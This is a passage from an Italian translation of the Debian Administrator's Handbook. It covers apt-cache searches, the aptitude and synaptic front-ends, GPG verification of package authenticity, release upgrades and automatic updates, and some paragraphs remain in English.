Il comando `apt-cache` può visualizzare gran parte delle informazioni memorizzate nel database interno di APT. Queste informazioni sono una sorta di cache poiché vengono raccolte dalle differenti fonti elencate nel file `sources.list`. Questo avviene durante l'operazione `apt update`.

VOCABOLARIO

Cache

Una cache è un sistema di immagazzinamento temporaneo utilizzato per velocizzare l'accesso frequente ai dati quando il metodo usuale di accesso è dispendioso (in termini di prestazioni). Questo concetto può essere applicato in numerose situazioni e su diversa scala, dai core dei microprocessori fino ai sistemi di memorizzazione di fascia alta.

Nel caso di APT, i riferimenti dei file `Packages` sono quelli che si trovano sui mirror Debian. Detto questo, sarebbe decisamente inefficiente se per ogni ricerca che si desidera fare nel database dei pacchetti disponibili si dovesse passare dalla rete. Ecco perché APT salva una copia di questi file (in `/var/lib/apt/lists/`) e le ricerche sono fatte all'interno di questi file locali. Allo stesso modo, `/var/cache/apt/archives/` contiene una cache dei pacchetti già scaricati per evitare di scaricarli di nuovo se fosse necessario reinstallarli dopo una rimozione.

Il comando `apt-cache` può ricercare pacchetti in base a parole chiave con `apt-cache search parolachiave`. Può inoltre visualizzare le intestazioni delle versioni disponibili del pacchetto con `apt-cache show pacchetto`. Questo comando fornisce la descrizione del pacchetto, le sue dipendenze, il nome del suo manutentore, ecc. Si noti che `apt search`, `apt show`, `aptitude search`, `aptitude show` lavorano nello stesso modo.

ALTERNATIVA

`axi-cache`

`apt-cache search` è uno strumento molto rudimentale, che fondamentalmente implementa `grep` sulle descrizioni dei pacchetti. Spesso restituisce troppi risultati o nessuno, quando si usano troppe parole chiave.

`axi-cache search termine`, invece, fornisce risultati migliori, ordinati per importanza. Usa il motore di ricerca *Xapian* e fa parte del pacchetto *apt-xapian-index* che indicizza tutte le informazioni sui pacchetti (e altro ancora, come i file `.desktop` di tutti i pacchetti Debian). Capisce il contenuto dei tag (vedere riquadro « Il campo `Tag`» [84]) e restituisce i risultati in un tempo dell'ordine dei millisecondi.

```
$ axi-cache search package use::searching
100 results found.
Results 1-20:
100% packagesearch - GUI for searching packages and viewing
    ➥  package information
100% apt-utils - package management related utility
    ➥ programs
99% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➥ available} and Packages
98% migemo - Transitional package for migemo
95% apt-file - search for files within Debian packages (
    ➥ command-line interface)
```

```
[...]
79% apt-xapian-index - maintenance and search tools for a
    ➥ Xapian index of Debian packages
More terms: paquets debian pour debtags recherche gift
    ➥ gnuift
More tags: suite::debian works-with::software:package role
    ➥ ::program admin::package-management interface::
    ➥ commandline scope::utility field::biology:
    ➥ bioinformatics
‘axi-cache more’ will give more results
```

Alcune funzionalità sono usate più raramente. Per esempio, `apt-cache policy` visualizza le priorità delle fonti dei pacchetti così come quelle dei singoli pacchetti. Un altro esempio è `apt-cache dumpavail` che visualizza le intestazioni di tutte le versioni disponibili di tutti i pacchetti. `apt-cache pkgnames` visualizza l'elenco di tutti i pacchetti che appaiono almeno una volta nella cache.

6.4. Frontend: `aptitude`, `synaptic`

APT è un programma C++ il cui codice risiede nella libreria condivisa `libapt-pkg`. L'uso di una libreria condivisa facilita la creazione di un'interfaccia utente (frontend), poiché il codice contenuto nella libreria può essere facilmente riutilizzato. Storicamente, `apt-get` è stato concepito solo come un frontend di prova per `libapt-pkg` ma il suo successo tende ad oscurare questo fatto.

6.4.1. `aptitude`

`aptitude` è un programma interattivo che può essere usato in modalità semi-grafica dalla console. Si può scorrere la lista dei pacchetti installati e disponibili, cercare tutte le informazioni disponibili, e selezionare i pacchetti da installare o rimuovere. Il programma è stato progettato appositamente per essere usato da amministratori, in modo che i suoi comportamenti predefiniti sono molto più intelligenti di quelli di `apt-get` e la sua interfaccia è molto più semplice da capire.




Figura 6.1 *Il gestore di pacchetti* `aptitude`

When it starts, `aptitude` shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, `aptitude` displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the Enter, [and] keys. + should be used to mark a package for installation, - to mark it for removal and _ to purge it (note that these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). u updates the lists of available packages and Shift+u prepares a global system upgrade. g switches to a summary view of the requested changes (and typing g again will apply the changes), and q quits the current view. If you are in the initial view, this will effectively close `aptitude`.

DOCUMENTAZIONE

`aptitude`

Questa sezione non analizza tutti gli utilizzi di `aptitude`, ma piuttosto si concentra sul fornire un kit di sopravvivenza per usarlo. `aptitude` è piuttosto ben documentato e vi consigliamo di usare il manuale completo disponibile nel pacchetto *aptitude-doc-it* (`/usr/share/doc/aptitude/html/it/index.html`).

Per cercare un pacchetto, si può digitare / seguito da un modello di ricerca. Questo modello fa corrispondenza con il nome del pacchetto, ma può essere applicato anche alla descrizione (se preceduto da ~d), alla sezione (con ~s) o ad altre caratteristiche descritte nella documentazione. Gli stessi modelli possono filtrare l'elenco dei pacchetti visualizzati: digitando il tasto l (per *limita*) e inserendo il modello.

La gestione del «contrassegno automatico» per i pacchetti Debian (vedere la Sezione 6.2.7, «Tenere traccia dei pacchetti installati automaticamente» [122]) diventa una passeggiata se si usa `aptitude`. È possibile navigare l'elenco dei pacchetti installati e contrassegnare i pacchetti come automatici con Maiusc+m oppure rimuovere il contrassegno con il tasto m. I «pacchetti

automatici» vengono visualizzati con una «A» nell'elenco dei pacchetti. Questa funzionalità offre anche un modo semplice per visualizzare i pacchetti usati su una macchina, senza tutte le librerie e dipendenze a cui non si è veramente interessati. Il corrispondente modello che può essere usato con l (per attivare la modalità filtro) è ~i!~M. Specifica che si desiderano vedere solo i pacchetti installati ((~i) non contrassegnati come automatici (!~M).

STRUMENTO

Usare `aptitude` con interfaccia a riga di comando

La maggior parte delle funzionalità di `aptitude` sono disponibili sia tramite l'interfaccia visuale che da quella a riga di comando. Le righe di comando risulteranno familiari a chi usa regolarmente `apt-get` e `apt-cache`.

Le funzionalità avanzate di `aptitude` sono disponibili anche dalla riga di comando. È possibile utilizzare gli stessi modelli di ricerca dei pacchetti della versione interattiva. Per esempio, se si desidera ripulire l'elenco dei pacchetti «installati manualmente» e si sa che nessuno dei programmi installati ha bisogno di particolari librerie o moduli Perl, è possibile contrassegnare i pacchetti corrispondenti come automatici con un solo comando:

```
# aptitude markauto '~slibs|~sperl'
```

Qui, si può chiaramente vedere la potenza del sistema a modello di ricerca di `aptitude`, che permette la selezione istantanea di tutti i pacchetti nelle sezioni `libs` e `perl`.

Attenzione, se alcuni pacchetti sono marcati come automatici e nessun altro pacchetto dipende da loro, questi saranno rimossi immediatamente (dopo una richiesta di conferma).

Gestire raccomandazioni, suggerimenti e task

Another interesting feature of `aptitude` is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the *gnome* package recommends *brasero* (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing g will make it obvious: *brasero* appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Si noti che questa funzione di tracciamento delle raccomandazioni non si applica agli aggiornamenti. Per esempio, se una nuova versione di *gnome* raccomanda un pacchetto che non raccomandava precedentemente, il pacchetto non viene contrassegnato per l'installazione. Tuttavia, esso sarà elencato nella schermata di aggiornamento in modo che l'amministratore possa sempre selezionarlo per l'installazione.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since *gnome* suggests *empathy*, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the

package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

Con lo stesso spirito, si ricordi che `aptitude` fa un uso intelligente del concetto di task. Dal momento che i task vengono visualizzati come categorie nelle schermate delle liste di pacchetti, è possibile selezionare un'intera attività per l'installazione o rimozione, o sfogliare la lista dei pacchetti inclusi nell'attività per selezionarne un insieme più piccolo.

Algoritmi funzionanti meglio

Per concludere questa sezione, si noti che `aptitude` ha degli algoritmi più elaborati rispetto ad `apt-get` quando si tratta di risolvere situazioni difficili. Quando è richiesto un insieme di azioni e quando queste azioni combinate potrebbero portare ad un sistema incoerente, `aptitude` valuta i diversi scenari possibili e li presenta in ordine decrescente di rilevanza. Tuttavia, questi algoritmi non sono infallibili. Fortunatamente c'è sempre la possibilità di selezionare manualmente le azioni da eseguire. Quando le azioni attualmente scelte portano a contraddizioni, la parte superiore dello schermo indica un numero di pacchetti «difettosi» (e si può navigare direttamente fra questi pacchetti premendo b). È dunque possibile costruire manualmente una soluzione al problema riscontrato. In particolare, è possibile ottenere l'accesso alle differenti versioni disponibili semplicemente selezionando il pacchetto con Invio. Se la selezione di una di queste versioni risolve il problema, non si dovrebbe esitare a usare quella funzione. Quando il numero di pacchetti difettosi raggiunge lo zero, si può andare senza problemi alla schermata riepilogativa delle azioni in attesa per un ultimo controllo prima di applicare i cambiamenti.

NOTA

Il log di `aptitude`

Come `dpkg`, `aptitude` tiene traccia delle azioni eseguite nel suo file di log (`/var/log/aptitude`). Tuttavia, visto che i due comandi lavorano ad un livello totalmente differente, non è possibile trovare le stesse informazioni sui loro rispettivi file di log. Mentre `dpkg` registra tutte le operazioni eseguite su ogni singolo pacchetto, passo dopo passo, `aptitude` offre una visione più ampia delle operazioni ad alto livello come un aggiornamento di sistema.

Fare attenzione al fatto che questo file di log contiene solo un riassunto delle operazioni eseguite da `aptitude`. Se altri front-end (o anche `dpkg` stesso) sono occasionalmente usati, allora il log di `aptitude` conterrà solo una visione parziale delle operazioni, quindi non si può fare affidamento su di esso per ricostruire la storia esatta del sistema.

6.4.2. `synaptic`

`synaptic` è un gestore di pacchetti grafico per Debian che dispone di un'interfaccia grafica pulita ed efficiente basata su GTK+/GNOME. I suoi molti filtri già pronti da utilizzare consentono di accedere velocemente ai nuovi pacchetti disponibili, pacchetti installati, pacchetti aggiornabili, pacchetti obsoleti e così via. Se si naviga in questi elenchi, è possibile selezionare le opzioni da fare sui pacchetti (installare, aggiornare, rimuovere, eliminare completamente); queste opera-

zioni non vengono eseguite immediatamente, ma messe in un elenco di attività. Un semplice clic su un pulsante convalida le operazioni, ed esse vengono eseguite in un sol colpo.




Figura 6.2 *Il gestore di pacchetti* `synaptic`

6.5. Controllare l'autenticità dei pacchetti

La sicurezza è molto importante per gli amministratori di Falcot Corp. Di conseguenza, devono garantire che vengano installati solo i pacchetti di cui è garantita la provenienza da Debian senza alcuna manomissione lungo il percorso. Un autore di attacchi informatici potrebbe tentare di aggiungere codice dannoso ad un pacchetto altrimenti legittimo. Tale pacchetto, se installato, potrebbe fare qualsiasi cosa per cui l'autore dell'attacco l'ha progettato, tra cui ad esempio scoprire password o informazioni riservate. Per ovviare a questo rischio, Debian fornisce un sigillo di garanzia a prova di manomissione per garantire, in fase di installazione, che un pacchetto venga veramente dal suo manutentore ufficiale e non sia stato modificato da terzi.

Il sigillo funziona con una catena di hash crittografici e una firma. Il file firmato è il file `Release`, fornito dai mirror Debian. Contiene una lista dei file `Packages` (comprese le loro forme compresse, `Packages.gz` e `Packages.xz`, e la versione incrementale), insieme ai loro hash MD5, SHA1 e SHA256, che assicurano che i file non siano stati manomessi. Questi file `Packages` contengono una lista dei pacchetti Debian disponibili sul mirror, con i loro hash, che assicura a sua volta che il contenuto dei pacchetti non sia stato alterato.

APT needs a set of trusted GnuPG public keys to verify signatures in the `Release.gpg` files available on the mirrors. It gets them from files in `/etc/apt/trusted.gpg.d/` and from the

`/etc/apt/trusted.gpg` keyring (managed by the `apt-key` command). The official Debian keys are provided and kept up-to-date by the *debian-archive-keyring* package which puts them in `/etc/apt/trusted.gpg.d/`. Note however that the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----------------------------------------------------------
pub   rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid           [ unknown] Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-------------------------------------------------------------------
pub   rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid           [ unknown] Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-------------------------------------------------------
pub   rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
      75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid           [ unknown] Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-----------------------------------------------------------
pub   rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid           [ unknown] Debian Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub   rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
--------------------------------------------------------------------
pub   rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid           [ unknown] Debian Security Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub   rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
--------------------------------------------------------
pub   rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid           [ unknown] Debian Stable Release Key (9/stretch) <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg
----------------------------------------------------------
pub   rsa4096 2012-04-27 [SC] [expires: 2020-04-25]
      A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
uid           [ unknown] Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg
-------------------------------------------------------
pub   rsa4096 2012-05-08 [SC] [expires: 2019-05-07]
      ED6D 6527 1AAC F0FF 15D1  2303 6FB2 A1C2 65FF B764
uid           [ unknown] Wheezy Stable Release Key <debian-release@lists.debian.org>
```

IN PRATICA

Aggiungere chiavi fidate

Quando si aggiunge una sorgente di pacchetti di terze parti al file `sources.list`, APT ha bisogno di venire istruiti a fidarsi della corrispondente chiave GPG (altrimenti continuerà a ricordare che non può garantire l'autenticità dei pacchetti provenienti da quel repository). Il primo passo è ovviamente ottenere la chiave pubblica. Spesso, la chiave viene fornita come un piccolo file di testo, che verrà chiamato nei prossimi esempi `key.asc`.

To add the key to the trusted keyring, the administrator can just put it in a `*.asc` file in `/etc/apt/trusted.gpg.d/`. This is supported since Debian *Stretch*. With older releases, you had to run `apt-key add < key.asc`.

Per chi vorrebbe un'applicazione dedicata e più dettagli sulle chiavi fidate, è possibile usare `gui-apt-key` (nel pacchetto omonimo), una piccola interfaccia utente grafica che gestisce il portachiavi fidato.

Una volta che le chiavi appropriate sono nel portafoglio, APT controlla le firme prima di ogni operazione rischiosa, così che le interfacce mostrano a video un messaggio se si richiede di installare un pacchetto la cui autenticità non può essere verificata.

6.6. Aggiornare da una distribuzione stabile alla successiva

Una delle caratteristiche più note di Debian è la sua capacità di aggiornare il sistema installato da un rilascio stabile a quello successivo: *dist-upgrade*, un termine ben noto, ha in gran parte contribuito alla reputazione del progetto. Con alcune precauzioni, l'aggiornamento di un computer può richiedere da un minimo di pochi, fino a qualche decina, di minuti a seconda della velocità di scaricamento dai repository dei pacchetti.

6.6.1. Procedura raccomandata

Dal momento che Debian ha un tempo abbastanza lungo per evolvere fra i rilasci stabili, si consiglia di leggere le note di rilascio prima di fare l'aggiornamento.

FONDAMENTALI

Note di rilascio

Le note di rilascio per un sistema operativo (e, più genericamente, per qualsiasi software) sono un documento che fornisce una panoramica sul software, con alcuni dettagli riguardanti le particolarità di una versione. Questi documenti sono in genere più brevi rispetto alla documentazione completa, e di solito elencano le caratteristiche introdotte dalla versione precedente. Forniscono anche dettagli sulle procedure di aggiornamento, avvertenze per gli utenti delle versioni precedenti, e talvolta errata.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

- `http://www.debian.org/releases/stable/releasenotes`
- `http://www.debian.org/releases/jessie/releasenotes`

In this section, we will focus on upgrading a *Jessie* system to *Stretch*. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Un'altra buona abitudine che permette un aggiornamento più facile (e veloce) è di riordinare i pacchetti installati e mantenere solo quelli che sono realmente necessari. Strumenti utili per fare questo sono `aptitude`, `deborphan` e `debfoster` (vedere la Sezione 6.2.7, «Tenere traccia dei

pacchetti installati automaticamente» [122]). Per esempio, è possibile usare il comando seguente e poi usare la modalità interattiva di `aptitude` per ricontrollare e aggiustare le rimozioni pianificate:

```
# deborphan | xargs aptitude --schedule-only remove
```

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from *Stretch* instead of *Jessie*. If the file only contains references to *Stable* rather than explicit codenames, the change isn't even required, since *Stable* always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the `apt update` command or the refresh button in `synaptic`).

Una volta che queste nuove fonti di pacchetti sono registrate, si dovrebbe prima fare un aggiornamento minimale con `apt upgrade`. Facendo l'aggiornamento in due fasi, si facilita il compito degli strumenti di gestione dei pacchetti e spesso si garantisce la presenza delle loro più recenti versioni che possono aver incorporato risoluzioni di bug e miglioramenti necessari per completare l'aggiornamento completo del sistema.

Once this first upgrade is done, it is time to handle the upgrade itself, either with `apt full-upgrade`, `aptitude`, or `synaptic`. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date *Stretch* system. Then, all you need is to do is wait while the required packages are downloaded, answer the Debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

6.6.2. Gestire i problemi dopo un aggiornamento

Nonostante i migliori sforzi dei manutentori Debian, un importante aggiornamento di sistema non va sempre liscio come si spera. Le nuove versioni del software possono essere incompatibili con quelle precedenti (per esempio, il loro comportamento predefinito o il loro formato dei dati potrebbe essere cambiato). Inoltre, alcuni bug possono sfuggire, nonostante la fase di sperimentazione, che precede sempre un rilascio di Debian.

Per anticipare alcuni di questi problemi, è possibile installare il pacchetto *apt-listchanges*, che visualizza le informazioni sui possibili problemi all'inizio dell'aggiornamento di un pacchetto. Queste informazioni sono compilate dai manutentori dei pacchetti e inserite nel file `/usr/share/doc/pacchetto/NEWS.Debian` a beneficio degli utenti. Leggere questi file (possibilmente attraverso *apt-listchanges*) dovrebbe aiutare ad evitare brutte sorprese.

A volte è possibile che la nuova versione di un software non funzioni affatto. Questo in genere accade se l'applicazione non è particolarmente popolare e non è stata testata abbastanza; un aggiornamento dell'ultimo minuto può anche introdurre regressioni che vengono scoperte solo dopo il rilascio stabile. In entrambi i casi, la prima cosa da fare è dare uno sguardo al sistema di tracciamento dei bug in https://bugs.debian.org/*pacchetto*, e verificare se il problema è già stato

segnalato. Se non lo è, si dovrebbe riportarlo con `reportbug`. Se è già noto, la segnalazione di bug e i messaggi associati sono in genere un'eccellente fonte di informazioni relative al bug:

- a volte una soluzione esiste già, ed è disponibile nella segnalazione di bug; si può allora ricompilare localmente una versione corretta del pacchetto non funzionante (vedere la Sezione 15.1, «Rigenerare un pacchetto dai suoi sorgenti» [442]);
- in altri casi, gli utenti potrebbero aver trovato un modo di superare il problema e condiviso le loro conoscenze al riguardo nelle loro risposte alla segnalazione;
- in altri casi ancora, un pacchetto corretto potrebbe essere già stato preparato e reso pubblico da parte del manutentore.

A seconda della gravità del bug, una nuova versione del pacchetto può essere preparata appositamente per una nuova revisione della versione stabile. Quando succede questo, il pacchetto sistemato è reso disponibile nella sezione proposed-updates dei mirror Debian (vedere la Sezione 6.1.2.3, «Aggiornamenti proposti» [109]). La voce corrispondente può essere temporaneamente aggiunta al file `sources.list`, e i pacchetti aggiornati possono essere installati con `apt` o `aptitude`.

A volte il pacchetto corretto non è ancora disponibile in questa sezione perché è in attesa di una validazione da parte degli Stable Release Manager. Si può verificare se questo è il caso sulla loro pagina web. I pacchetti elencati in quella pagina non sono ancora disponibili, ma almeno si sa che il processo di pubblicazione è in corso.

➨ `https://release.debian.org/proposed-updates/stable.html`

6.7. Mantenere un sistema sempre aggiornato

La distribuzione Debian è dinamica e cambia continuamente. La maggior parte dei cambiamenti sono nelle versioni *Testing* e *Unstable*, ma anche *Stable* viene aggiornata di tanto in tanto, per lo più per correzioni relative alla sicurezza. Qualunque sia la versione scelta di Debian, è generalmente una buona idea tenerla aggiornata, in modo da poter trarre beneficio delle recenti evoluzioni e correzioni di bug.

Sebbene sia ovviamente possibile eseguire periodicamente uno strumento per controllare gli aggiornamenti disponibili ed eseguire gli aggiornamenti, tale compito ripetitivo è noioso, soprattutto quando deve essere eseguito su diverse macchine. Fortunatamente, come molte attività ripetitive, può essere in parte automatizzato, e una serie di strumenti sono già stati sviluppati in tal senso.

Il primo di questi strumenti è `apticron`, nel pacchetto omonimo. Il suo effetto principale è quello di eseguire quotidianamente uno script (via `cron`). Gli script aggiornano la lista dei pacchetti disponibili, e, se alcuni pacchetti installati non sono aggiornati all'ultima versione disponibile, invia un'e-mail con un elenco di questi pacchetti con i cambiamenti che sono stati fatti nelle nuove versioni. Ovviamente, questo pacchetto si rivolge principalmente agli utenti di Debian *Stable*, dal momento che i messaggi di posta elettronica giornalieri sarebbero molto lunghi per le

versioni più dinamiche di Debian. Quando gli aggiornamenti sono disponibili, `apticron` li scarica automaticamente. Non li installa: sarà sempre l'amministratore a farlo, ma avere i pacchetti già scaricati e disponibili a livello locale (nella cache di APT), rende il lavoro più veloce.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be. Periodic upgrades can be enabled: it uses a `systemd` timer unit or `cron`. If *systemd* is not installed the `/etc/cron.daily/apt-compat` script (in the *apt* package) comes in handy. This script is run daily (and non-interactively) by `cron`. To control the behavior, use APT configuration variables (which are therefore stored in a file `/etc/apt/apt.conf.d/10periodic`). The main variables are:

APT::Periodic::Update-Package-Lists Questa opzione permette di specificare la frequenza (in giorni) con la quale verrà aggiornata la lista pacchetti. Gli utenti di `apticron` possono fare a meno di questa variabile, in quanto `apticron` si occupa già di questa funzione.

APT::Periodic::Download-Upgradeable-Packages Ancora una volta, questa opzione indica la frequenza (in giorni), questa volta per lo scaricamento dei pacchetti veri e propri. Anche in questo caso, gli utenti di `apticron` non ne avranno bisogno.

APT::Periodic::AutocleanInterval Questa opzione copre una funzione che `apticron` non ha. Controlla quanto spesso i pacchetti obsoleti (quelli a cui non fa più riferimento alcuna distribuzione) vengono rimossi dalla cache di APT. Ciò mantiene la cache di APT ad una dimensione ragionevole e significa che non ci si deve più preoccupare di questo lavoro.

APT::Periodic::Unattended-Upgrade Quando questa opzione viene abilitata, lo script giornaliero esegue `unattended-upgrade` (dal pacchetto *unattended-upgrades*) che, come suggerisce il nome, può automatizzare il processo di aggiornamento per alcuni pacchetti (in modo predefinito si occupa solo degli aggiornamenti di sicurezza, ma questo può essere personalizzato in `/etc/apt/apt.conf.d/50unattended-upgrades`). Notare che questa opzione può essere impostata con l'aiuto di debconf, eseguendo `dpkg-reconfigure -plow unattended-upgrades`.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/usr/lib/apt/apt.systemd.daily` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. The package *gnome-packagekit* provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs `gpk-update-viewer`, a simplified interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding `changelog` entries, and select whether to apply the update or not on a case-by-case basis.




Figura 6.3 *Aggiornare con* `gpk-update-viewer`

This tool is no longer installed in the default GNOME desktop. The new philosophy is that security updates should be automatically installed, either in the background or, preferably, when you shutdown your computer so as to not confuse any running application.

6.8. Aggiornamenti automatici

Visto che Falcot Corp ha molti computer ma una manodopera limitata, i suoi amministrazioni cercano di rendere gli aggiornamenti il più automatici possibili. I programmi incaricati di tali processi devono perciò essere eseguiti senza intervento umano.

6.8.1. Configurare dpkg

Come è stato già detto (vedere il riquadro « Evitare le domande del file di configurazione» [87]), `dpkg` può essere impostato per non chiedere conferma quando sostituisce un file di configurazione (con le opzioni --force-confdef --force-confold). Le interazioni, tuttavia, possono essere richieste da altre tre fonti: alcune vengono da APT stesso, altre sono gestite da `debconf`, e alcuni avvengono sulla riga di comando a causa di script di configurazione dei pacchetti.

6.8.2. Configurare APT

Nel caso di APT è semplice: l'opzione -y (o --assume-yes) dice ad APT di considerare la risposta a qualsiasi sua domanda un «sì».

6.8.3. Configurare `debconf`

Il caso di `debconf` merita ulteriori dettagli. Questo programma è stato, fin dal suo principio, progettato per controllare l'importanza e la quantità di domande mostrate all'utente, così come il modo in cui vengono visualizzate. Ecco perché la sua configurazione richiede una priorità minima per le domande; solo le domande con priorità superiore alla minima vengono visualizzate. `debconf` imposta la risposta predefinita (impostata dal manutentore del pacchetto) per le domande che si decide di saltare.

